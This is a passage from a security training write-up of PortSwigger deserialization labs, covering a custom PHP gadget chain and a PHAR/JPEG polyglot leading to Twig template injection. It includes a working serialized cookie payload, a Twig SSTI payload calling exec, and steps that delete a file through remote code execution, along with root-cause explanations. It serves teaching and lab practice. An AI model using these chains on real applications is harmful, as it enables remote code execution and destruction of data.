1. Log in and find the reference to `/cgi-bin/libs/CustomTemplate.php`; retrieve its source using the `.php~` backup trick.
2. Read the source: `__wakeup()` calls `build_product()`, which does `$this->product = new Product($this->default_desc_type, $this->desc);` `Product`'s constructor does `$this->desc = $desc->$default_desc_type` – a dynamic property read on whatever object is in `desc`.
3. Also present in scope: class `DefaultMap` with a `__get($name)` magic method that executes `call_user_func($this->callback, $name)` – i.e. it will call any function named in `callback`, passing the requested (non-existent) property name as its argument.
4. Chain them: set `CustomTemplate->desc` to a `DefaultMap` object whose `callback` is `"exec"`, and set `CustomTemplate->default_desc_type` to the shell command – the dynamic property read `$desc->$default_desc_type` becomes `$defaultMap->'rm /home/carlos/morale.txt'`, which triggers `__get()` and runs `exec('rm /home/carlos/morale.txt')`.
5. Build and send the final serialized object as the session cookie.

```
GET /my-account HTTP/1.1
Host: <LAB-ID>.web-security-academy.net
Cookie: session=
   TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjI6e3M6MTc6ImRlZmF1bHRfZGVzY190eXBlIjtzOjI2OiJyb
SAvaG9tZS9jYXJsb3MvbW9yYWxlLnR4dCI7czo0OiJkZXNjIjtPOjEwOiJEZWZhdWx0TWFwIjoxOntzO
jg6ImNhbGxiYWNrIjtzOjQ6ImV4ZWMiO319
```

Root Cause (Programming Perspective)

```
class CustomTemplate {
   public function __wakeup() { $this->build_product(); }
   private function build_product() {
      $this->product = new Product($this->default_desc_type, $this->desc);
   }
}
class Product {
   public function __construct($type, $desc) { $this->desc = $desc->$type;
```

```
        } # dynamic
}
class DefaultMap {
    public function __get($name) { return call_user_func($this->callback,
        $name); }
}
```

Neither class was written with the other in mind, and neither is individually dangerous – `DefaultMap` only becomes a code-execution primitive because `CustomTemplate::__wakeup()` unexpectedly hands it attacker-controlled input during deserialization. This is the essence of manual gadget-chain construction: finding a "kick-off" magic method and following the data flow to a dangerous "sink" gadget elsewhere in the codebase.

9.11 Lab 10: Using PHAR Deserialization to Deploy a Custom Gadget Chain

Goal

The avatar-upload feature only accepts JPG and never calls `unserialize()` directly. Smuggle a PHAR archive inside a valid JPEG, upload it as an avatar, then trigger deserialization indirectly through a `phar://` filesystem check to reach an SSTI-based RCE chain and delete `morale.txt`.

1. Upload a normal JPG as your avatar; note it is served via `GET /cgi-bin/avatar.php?avatar=wiener`.
2. Request `GET /cgi-bin` to discover an index listing `Blog.php` and `CustomTemplate.php`; retrieve both via the `.php~` trick.
3. Read the source: `CustomTemplate`'s `__wakeup()` calls `file_exists()` on a `lockFilePath` derived from a `Blog` object's `desc` field, and `Blog` uses the Twig template engine to render `desc` – an SSTI sink.
4. Build a Twig SSTI payload that shells out, e.g. using `registerUndefinedFilterCallback` to call `exec`, and embed it in a `CustomTemplate` → `Blog` object graph:

```
class CustomTemplate {} class Blog {}
$object = new CustomTemplate;
$blog = new Blog;
$blog->user = "any_user";
$blog->desc = '{{_self.env.registerUndefinedFilterCallback("exec")}}'
          . '{{_self.env.getFilter("rm /home/carlos/morale.txt")}}';
$object->template_file_path = $blog;
```

5. Serialize this object graph, embed it as the **metadata** of a freshly built PHAR archive, then wrap the PHAR in a valid JPEG header (a PHAR/JPG polyglot) so it passes the upload filter, and upload it as the avatar.
6. In Repeater, change the avatar request to use the `phar://` stream wrapper against your own uploaded file: `GET /cgi-bin/avatar.php?avatar=phar://wiener`. The filesystem check inside `avatar.php` triggers PHAR metadata deserialization, executing the gadget chain and deleting the file.

```
GET /cgi-bin/avatar.php?avatar=phar://wiener HTTP/1.1
Host: <LAB-ID>.web-security-academy.net
Cookie: session=<SESSION>
```

Root Cause (Programming Perspective)

```
if (file_exists($avatarPath)) { # phar:// wrapper silently deserializes
   metadata here
   return readfile($avatarPath);
}
```

This is the most important edge case in the entire vulnerability class: **deserialization can occur without any call to `unserialize()` at all.** Any filesystem function invoked on a `phar://` path deserializes that archive's metadata as a side effect, so upload filters and "we never call unserialize on user input" audits both miss this vector entirely.

10 References

- PortSwigger Web Security Academy – Insecure Deserialization: https://portswigger.net/web-security/deserialization
- PortSwigger – Exploiting insecure deserialization vulnerabilities (July 2020): https://portswigger.net/web-security/deserialization/exploiting
- PayloadsAllTheThings – Insecure Deserialization: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Insecure%20Deserialization
- ysoserial (Java gadget chains): https://github.com/frohoff/ysoserial
- phpggc (PHP Generic Gadget Chains): https://github.com/ambionics/phpggc
- phar-jpg-polyglot: https://github.com/kunte0/phar-jpg-polyglot
- Chris Frohoff & Gabriel Lawrence, "Marshalling Pickles: How Deserializing Objects Will Ruin Your Day" (AppSecCali 2015) – origin of the Apache Commons Collections gadget chain and ysoserial.
- OWASP – Deserialization Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html
- devcraft.io – Universal Deserialisation Gadget for Ruby 2.x/3.x: https://devcraft.io/2021/01/07/universal-deserialisation-gadget-for-ruby-2-x-3-x.html